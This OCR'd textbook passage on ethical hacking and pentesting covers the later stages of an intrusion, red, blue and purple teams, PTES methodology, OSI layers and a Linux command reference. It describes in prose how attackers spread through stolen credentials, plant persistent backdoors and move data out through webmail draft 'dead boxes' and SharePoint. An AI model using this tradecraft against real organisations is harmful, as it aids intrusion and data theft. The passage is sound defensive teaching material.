
1.5.2.2.2 Lateral spread

The objective of this step is to retrieve as much authentication data as possible in order to connect to as many systems as possible to retrieve data from them again.

The lateral propagation will be done quite simply by collecting on the first compromised station the authentication data of the users, the local administrator, the passwords kept in the memory of all the users, administrators or service tasks that are used on the post. The attacker can then reuse this authentication data to connect to other workstations and install his Trojan horse there.

The more seats the attacker compromises, the more likely they are to find administrator credentials on one of them with the highest level of privilege, such as a Windows Domain Administrator.

Otherwise, it can also target sensitive workstations, such as those of administrators or critical infrastructure components, such as the backup server, the software and update distribution server, the monitoring server, etc. These systems often have the right to log into all other components of the information system, most of the time with a high level of privilege.



1.5.2.2.3 Afterglow

Once in possession of the keys to the house, the attacker will be able to install the malware that will allow him to stay as long as possible.

This could involve installing a Trojan horse on different systems. Sometimes installing several different ones just to resist identifying and cleaning up one of them.

The attacker can also add back doors in applications open to the outside, create specific administration or service accounts, including on network or security equipment.


1.5.2.2.4 Command & Control

The attacker now has control of most of the information system, all that remains is to organize how he will control systems and exfiltrate stolen data.


Most often, its Trojans communicate over HTTP or HTTPS. It often also uses other output vectors, such as VPN access, additional Internet access points, which are sometimes poorly identified and not controlled by the IT department.

It can also send documents by email, use a "dead box" in a Webmail. For example having Draft emails, with an attachment, which are created from inside the network, never sent, retrieved by external Webmail access and then deleted.

Sharepoint access can also be very useful for depositing document archives and retrieving them through the access that would be open from the Internet. As with persistence, one of the challenges for the attacker will be to diversify his channels of control and document exfiltration. And it will be able to come out sometimes for months and months several hundred GB!



1.5.3 Cyber defense Teams



When discussing cybersecurity, the terms "Red team" and "Blue team" are often mentioned. Long associated with the military, these terms are used to describe teams that use their skills to imitate the attack techniques that "enemies" might use, and other teams that use their skills to defend. In cybersecurity, there isn't much difference.

- Yellow: Builder
- Red: Attacker
- Blue: Defender
- Green: Builder learns from defender
- Purple: Defender learns from attacker
- Orange: Builder learns from attacker

1.5.3.1 Red team

- A red team imitates real-world attacks that can hit a company or an organization, and they perform all the necessary steps that attackers would use. By assuming the role of an attacker, they show organizations what could be backdoors or exploitable vulnerabilities that pose a threat to their cybersecurity.
- The techniques a red team uses vary from standard phishing attempts aimed at employees and social engineering to impersonating employees with the goal of obtaining admin access. To be truly effective, red teams need to know all the tactics, techniques and procedures an attacker would use.


1.5.3.2 Blue team

- A blue team is like a red team in that it also assesses network security and identifies any possible vulnerabilities.
- But what makes a blue team different is that once a red team imitates an attacker and attacks with characteristic tactics and techniques, a blue team is there to find ways to defend, change and re-group defense mechanisms to make incident response much stronger.
- Some of the steps a blue team incorporates are: *Security audits, such as a DNS audit*, *Log and memory analysis*, *pcap*, *Risk intelligence data analysis*, *Digital footprint analysis*, *Reverse engineering*, *DDoS testing*, *Developing risk scenarios*

1.5.3.3 Purple team

The true purpose of a Red Team is to find ways to improve the Blue Team, so Purple Teams should not be needed in organizations where the Red Team / Blue Team interaction is healthy and functioning properly.

The best uses of the term that I've seen are where any group not familiar with offensive techniques wants to learn about how attackers think. That could be an incident response group, a detection group, and a developer group— whatever. If the good guys are trying to learn from white hat hackers, that can be considered a Purple Team exercise.



1.6 Ethical hacking and Pentesting

- **Ethical hacking** is a broader term that includes all hacking methods, and other related cyber-attack methods. The goal of ethical hacking is still to identify vulnerabilities and fix them before they can be exploited by criminals, but the approach is much wider in scope than pen testing.

  In other words, ethical hacking is more of an umbrella term, while penetration testing represents one subset of all ethical hacking techniques.

- **Penetration testing:**

- Is a process which identifies security vulnerabilities, flaws risks, and unreliable environments?
- It is a way to successfully penetrate a specific information system without causing any damage.
- It essentially mimics what cyber criminals would attempt and anticipates how the system could be compromised.
- While penetration testing can help organizations improve their cybersecurity, it's best to be proactive before trouble arises.
- Pen testing should be performed on a regular basis, since cyber criminals are constantly finding new weak points in emerging systems, programs, and applications.
- A pen test may not provide comprehensive security answers for your corporation, it will significantly minimize the possibility of a successful attack.

- **Here's a quick summary of the difference between Penetration Testing and Ethical Hacking:**

Penetration Testing	Ethical Hacking
Performs cyber security assessment on specific IT systems	Assesses all system security flaws through many hacking approaches, in which penetration testing is only one feature
A tester needs to have knowledge and skills in the specific area for which they are testing	An ethical hacker needs to possess a wide and thorough knowledge of programming and hardware techniques
Certification can be bypassed if a candidate has sufficient experience	Ethical Hacking certification is usually required
Access is required only to systems on which the pen testing will be conducted	Access is required to a wide range of computer systems throughout an IT infrastructure

1.6.1 Red vs Pentester

Red Teams are most often confused with Penetration Testers, but while they have tremendous overlap in skills and function, they are not the same.

If a security team uses standard pentesting tools, runs their testing for only one to two weeks, and is trying to accomplish a standard set of goals—such as pivoting to the internal network, or stealing data, or getting domain admin—then that's a Penetration Test and not a Red Team engagement. Red Team engagements use a tailored set of TTPs and goals over a prolonged period.

Red Teams have a number of attributes that separate them from other offensive security teams. Most important among those are:

- **Emulation** of the TTPs used by adversaries the target is likely to face, e.g., using similar tools, exploits, pivoting methodologies, and goals as a given threat actor.
- **Campaign-based testing** that runs for an extended period, e.g., multiple weeks or months of emulating the same attacker.

1.7 Pentester

There are 2 types of penetration tests:

- **External**

On this type of intrusion, the attacker or the pentester in our case, is placed on the Internet. He is therefore in the situation where a hacker would try to enter the company from the outside. The public IP address of the pentester's internet connection and the public IP address of the corporate internet connection are used in this scenario.

- **Internal**

Conversely, in this case, the pentester is on the internal network of the company. He is in the situation of an internal malicious person.


For example, this may be the case of a service provider who has physical access to the company's office such as a telecom technician, an electrician, etc. This is also the case with a malicious employee, for example for industrial espionage or for revenge. The employee may also be unaware of the risks, and click on an infected attachment or communicate credentials. Finally, we can also imagine a hacker having the possibility of physically entering the company and finding himself in one of these scenarios.

So, there are two types of tests that we perform, internal and external, because these are the two types of scenarios that occur in the real life of companies.

1.7.1 Pentester condition

	**Black Box:** Before the pentest, a pentester receives minimum information about the target object from the customer, e.g. only an URL or IP address. This type of test is suitable for remote attacks simulation.
	**Gray Box:** A pentester receives some information about the target object from the customer, and/or is granted some access to it, e.g. target object architecture and user access
	**White Box:** A security auditor receives full information about the target object with full access to it from the very beginning. E.g. the expert may be allowed to review the source code. These types of penetration testing bring the most results.

1.7.2 PTES Methodology



1.7.2.1 Engagement

1.7.2.1.1 Quotation stage

- **At the Quotation stage**, a professional pentester defines the fee for the penetration test of a network, a web application or the whole organization.
- **The fee will vary according to:**

- Type of engagement (Black Box, Gray Box, etc.)
- How time-consuming the engagement is
- The complexity of the applications and services in scope
- The number of targets (IP addresses, domains, etc.)

1.7.2.1.2 Proposal Submittal

- **The proposal should include:**
- The understanding of the client's needs. In other words, what you understood of their requirements
- The approach and methodology you want to use, like the use of automated scanning tools, manual testing, onsite testing and any other information that fits.

- **Furthermore, it should also include:**
- How you want to address their needs and what kind of value the pentest will bring to their business. Think in terms of **risks and benefits**, like business continuity, improved confidentiality, avoidance of money and reputation loss due to data breaches.
- A quotation in terms of price and an estimate of the time required to perform your job.

- **Finally, any proposal must address:**
- The type of engagement. Is your activity a penetration test or vulnerability assessment? Is it remote or onsite? And so on.
- The scope of engagement in terms of IP addresses, network blocks, domain names or any other information useful in defining the scope.

1.7.2.1.3 Staying in Scope

- **As a professional penetration tester,** you should be aware that your client might not have enough knowledge of some IT areas, especially when communicating the target to you.

- **You should always make sure that the target of your engagement is the property of your client**. Be careful especially when asked to perform an engagement (e.g., on a single website).
- If it is a part of shared hosting, you **must not** conduct an assessment on such a target unless you are given written permission from the hosting provider.

- **Always analyze the target scope** and verify if it's your client's property and if you have written permission to conduct the assessment.
- You should take any possible out of scope incidents very seriously; in many countries, such unauthorized activity might be considered breaking the law.

1.7.2.1.4 Incident Handling

- **When conducting a penetration test, you should take into consideration that incidents happen.**
- An incident is an unplanned and unwanted situation that affects the client's environment and disrupt its services.

- **You should always aim not to damage the target.**
- In case of planning some intensive or risky tests, you might want to communicate with the customer. For instance, if there are some preferred hours when possible service stoppage will be less painful to them.

- **It is a best practice to have an incident handling procedure.**
- An incident handling procedure is a set of instructions that need to be executed by both you and your customer on how to proceed when an Incident (e.g., service damage or unavailability) occurs.

- Many large organizations already have such processes set up, while the smaller ones might not have implemented such procedures within them.

- If there is no fixed procedure established by the client, the simplest way to handle an incident is to **have an emergency contact,** a technical person on the client's site **that is available** (via phone or another form of contact) that might coordinate further **incident handling**for the customer's company.

- Once the emergency contact is set, it is worth adding a statement to the **rules of engagement**:

In case of technical inquiries regarding the target assets, Pentester will contact bob@itservice.corp. In the event of suspecting that a major incident took place (e.g., service unavailability), Pentester will immediately contact Bob of IT Service at phone number +12 345 678 90

1.7.2.1.5 Legal Work

- Once the previous steps are completed, you have to deal with the legal responsibilities of each party involved; this is done by producing some legal paperwork.
- Sometimes you will need to involve a lawyer as information security laws vary a lot from country to country. Other times, professional insurance is required, and it is strongly advised to have it as it only costs a few hundred dollars per year and can turn out to be very useful just in case.
- Companies usually want you to sign one or more Non-Disclosure Agreements (NDAs). These documents enforce your full confidentiality regarding any information or confidential data you may come across during your engagement. Another key point is outlining what you **can and cannot do**.

1.7.2.2 Intelligence gathering

In the intelligence gathering phase, you need to gather as much information as possible about the target network. The target network can be a website, an organization, or might be a full-fledged fortune company. The most important aspect is to gather information about the target from social media networks and use Google dorks (a way to extract sensitive information from Google using specialized queries). Foot printing the organization using active and passive attacks can also be an approach.

It's the duty of a penetration tester to gain adequate knowledge about the target by conducting a variety of scans; scanning for services, looking for open ports, and identifying all the services running on those ports, and also to decide which services are vulnerable and how to make use of them to enter into the desired system.

Let's discuss this using an example. Consider a black box test against a web server, where the client wants to get his or her network tested against stress testing. Here, we will be testing a server to see what level of stress it can bear, or in simple terms, how the server is responding to the Denial of Service (DoS) attack.

In order to achieve this, we start our network stress-testing tool and launch an attack towards a target website. However, after a few seconds of launching the attack, we see that the server is not responding to our browser and the website does not open. Additionally, a page shows up saying that the website is currently offline. So, what does this mean? Did we successfully take out the web server we wanted? Not at all. It is a sign of protection mechanism, which is set in place by the server administrator that sensed our malicious intent of taking the server down, and it bans our IP address. Hence, we must collect correct information and identify various services at the target before launching an attack.

Therefore, the better approach can be to test the web server from a different IP range. Maybe keeping two to three different virtual private servers for testing is a good approach. In addition, I advise you to test all the attack vectors under a virtual environment before launching these attack vectors onto the real targets. A proper validation of the attack vectors is mandatory because if we do not validate the attack vectors prior to the attack, it may crash the service at the target, which is not favorable at all.

- **This phase involves the following procedures when viewed as a process:**
- **Target selection:** This involves selecting the targets to attack, identifying the goals of the attack, and the time of the attack.
- **Covert gathering:** This involves on-location gathering, the equipment in use, and dumpster diving. Also, it covers off-site gathering that involves data warehouses' identification; this phase is generally considered during a white box penetration test.
- **Foot printing:** This involves active or passive scans to identify various technologies used at the target, which include port scanning, banner grabbing, and so on.
- **Identifying protection mechanisms:** This involves identifying firewalls, filtering systems, network- and host-based protections, and so on.

1.7.2.3 Footprinting and Scanning

During the **Footprinting and Scanning** phase, you deepen your knowledge of the in-scope servers and services.

- Fingerprinting the Operating System of a host not only gives you information about the OS running on the system, but also helps you narrow down the number of potential vulnerabilities to check in the next phases.

There are tools that can make educated guesses about the OS, the version and even the patch level of a remote system.

Those tools exploit some singularities you can find in the network stack implementation of every operating system.

- After having detected and fingerprinted the live hosts, it's time for **port scanning**!

With a scan of live hosts, you can determine which **ports** are open on a remote system; this is a crucial phase of the engagement because any mistake made here will impact the next steps.

- In fact, knowing just the port is not enough because, as you know from the *Networking* module, a system administrator can configure a service to listen to any TCP or UDP port. To detect which service is listening on a port, you can use nmap or other fingerprinting tools.

By knowing the services running on a machine, a penetration tester can infer:

- The **operating system**.
- The **purpose** of a particular IP address; for example, if it is a server or a client.
- The **importance** of the host in the client's business. For example, an e-commerce enterprise will heavily rely upon its website and its database servers.

After a map of the network infrastructure and the services running on it is built, you can start the vulnerability assessment using a vulnerability scan and/or manual inspection.

1.7.2.4 Vulnerability analysis

Vulnerability analysis is the process of discovering flaws in a system or an application. These flaws can vary from a server to web application, an insecure application design to vulnerable database services, and a VOIPbased

Server to SCADA-based services. This phase generally contains three different mechanisms, which are testing, validation, and research. Testing consists of active and passive tests. Validation consists of dropping the false positives and confirming the existence of vulnerability through manual validations. Research refers to verifying a vulnerability that is found and triggering it to confirm its existence.

1.7.2.5 Exploitation and post-exploitation

The exploitation phase involves taking advantage of the previously discovered vulnerabilities. This phase is the actual attack phase. In this phase, a penetration tester fires up exploits at the target vulnerabilities of a system in order to gain access. This phase is covered majorly throughout the book.


The post-exploitation phase is the latter phase of exploitation. This phase covers various tasks that we can perform on an exploited system, such as elevating privileges, uploading/downloading files, pivoting, and so on.

1.7.2.6 Reporting

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report. An entire section dedicated to reporting is covered in the latter half of this book. 1.8 Hackers_common useful weapons

Hackers should be familiar with most famous weapons, and these weapons can be used for hunting or for killing that depend of the hunter. So, her we want to describe some kinds of weapons the kali linux can offer to the good hunter (Pentester). But I think you got it

1.7.3 PTES PCI DSS



Chapter 2. Hacker commun knowledges

2.1 OSI Layers

Everything on network is a Protocol, so good understanding for these protocols gave you more advantage to understand what happen:

Layer Name	Definition	Protocls
7- Application	Provide user interface to send and receive the data	HTTP/HTTPs, DNS, FTP, LDAP, SIP, SSH, RTSP, RTP, POP3, DNS, SNMP, Telnet, POP3, DHCP, IMAP, SMTP, IRCU, IDENT, PFS, NMTP,NTP, Remote Desktop, BOOTP
6- Presentation	Encrypt, format and compress the data for transmission	JPEG, MIDI, MPEG, PICT, TIFF
5- Session	Initiate and terminate session with remote system	NetBIOS, ZIP, SQL, SSL, TLS, SCP, PAP, NFS, PPTP
4- Transport	Break data stream in smaller segments and provide reliable and unreliable data delivery	TCP, UDP
3- Network	Provide logical addressing	IPV4, IPV6, IPSec, ICMP, IGMP, IPX, RIP, ARP
2- Data Link	Prepare data for transmission. **This layer divides it into to sublayers**: MAC and LLC	PPP, ATM, ARP, PPP, STP, Token Ring, HDLC, Frame Relay, FDDI, CDP
1- Physical	Move data between devices	Ethernet, USB, Bluetooth, IEEE802.11, WiFi, ISDN, DSL

2.2 Security concept

Authentication	This could be something as simple as users selecting a complex password or adding additional factors to the authentication such as a token, biometric, or certificates.
Authorization	Authorization allows us to have different types of users with separate privilege levels to coexist within a system.
Asset	Anything of value to an organization that must be protected
Vulnerability	A weakness in a system or its design that could be exploited by a threat
Threat	A potential danger to information or network functionality
Countermeasure	A protection that mitigates a potential threat or risk
Confidentiality	Only authorized users can view sensitive information.
Integrity	Only authorized users can change sensitive information. It can also guarantee the authenticity of data.
Availability	Authorized users must have uninterrupted access to important resources and data.

2.3 Unix/Linux Command Reference

File Commands	
ls	Directory listing
ls -al	Formatted listing with hidden files
ls -lt	Sorting the Formatted listing by time modification
cd dir	Change directory to dir
cd	Change to home directory
pwd	Show curent working directory

mkdir dir	Creating a directory dir
cat > file	Places the standard input into the file
more file	Output the contents of the file
head file	Output the first 10 lines of the file
tail file	Output the last 10 lines of the file
tail -f file	Output the contents of file as it grows, starting with the last 10 lines
touch file	Create or update file
rm file	Deleting the file
rm -r dir	Deleting the directory
rm -f file	Force to remove the file
rm -rf dir	Force to remove the directory dir
cp file1 file2	Copy the contents of file1 to file2
cp -r dir1 dir2	Copy dir1 to dir2;create dir2 if not present
mv file1 file2	Rename or move file1 to file2,if file2 is an existing directory
ln -s -file link	Create symbolic link to file
Process management	
ps	To display the currently working processes
top	Display all running process *Unix/Linux Command Reference*
killpid	Kill the process with given pid
killall	proc Kill all the process named proc
pkill	pattern Will kill all processes matching the pattern
bg	List stopped or background jobs, resume a stopped job in the background
fg	Brings the most recent job to foreground
fgn	Brings job n to the foreground
File permission	
chmod octal file read (r) ,write (w), execute (x)	Change the permission of file to octal (user, group, world)
Searching	
grep pattern file	Search for pattern in file
grep -r pattern dir	Search recursively for pattern in dir
command |grep pattern	Search pattern in the output of a command
locate file	Find all instances of file
find. -name filename	Searches in the current directory (represented by a period) and below it, for files and directories with names starting with filename
pgrep pattern	Searches for all the named processes , that matches with the pattern and, by default, returns their ID
System Info	
date	Show the current date and time
cal	Show this month's calender
uptime	Show current uptime
w	Display who is on line
whoami	Who you are logged in
finger user	Display information about user
uname -a	Show kernel information
cat /proc/cpuinfo	Cpu information
cat /proc/meminfo	Memory information
man command	Show the manual for command

df	Show the disk usage
du	Show directory space usage
free	Show memory and swap usage
whereis app	Show possible locations of app
which app	Show which applications will be run by default
Compression	
tar cf file.tar file	Create tar named file.tar containing file
tar xf file.tar	Extract the files from file.tar
tar czf file.tar.gz files	Create a tar with Gzip compression
tar xzf file.tar.gz	Extract a tar using Gzip
tar cjf file.tar.bz2	Create tar with Bzip2 compression
tar xjf file.tar.bz2	Extract a tar using Bzip2
gzip file	Compresses file and renames it to file.gz
gzip-d file.gz	Decompresses file.gz back to file
Network	
ping host	Ping host and output results
whois domain	Get whois information for domains
dig domain	Get DNS information for domain
dig-x host	Reverse lookup host
wget file	Download file
wget-c file	Continue a stopped download
Shortcuts	
ctrl+c	Halts the current command
ctrl+z	Stops the current command, resume with foreground or in the background
ctrl+d	Logout the current session, similar to exit
ctrl+w	Erases one word in the current line
ctrl+u	Erases the whole line
ctrl+r	Type to bring up a recent command
!!	Repeats the last command
Exit	Logout the current session

2.3.1 Extra stuff

Create a Backup: ls -R | cpio -ov > /Backup/test.cpio

Restore file: cpio -idv < /Backup/test.cpio

move repository with cpio: find/repositry/ -depth | cpio -pmdv /Backup/

create a tar that include these two files file1 and file2: tar -cvf backup1.tar file1 file2

add third file to the backup1.tar: tar -rf backup1.tar file3

create a compress tar include three files: tar -czf backup2.tar.gz file1 file2 file3

check the size of file: ls -lh

view the content of backup2.tar: tar -tf backup2.tar.gz

checking integrity of bakcup2.tar.jz: md5sum backup2.tar.gz >>compare.txt

Decompress Backup.tar.jz: tar -xzf Backup2.tar.gz

Create a user: sudo useradd ateam

change user ownership of the ateam directory to the user ateam: sudo chown ateam /home/ateam

Create a group: sudo groupadd admins

change permission of the ateam directory so only the ateam and admins can rwx and then check the permission

sudo chmod 770 /home/ateam

ls -ld /home/ateam

create a new file on the desktop and check his permission and gave the group the write permission

touche file1.txt
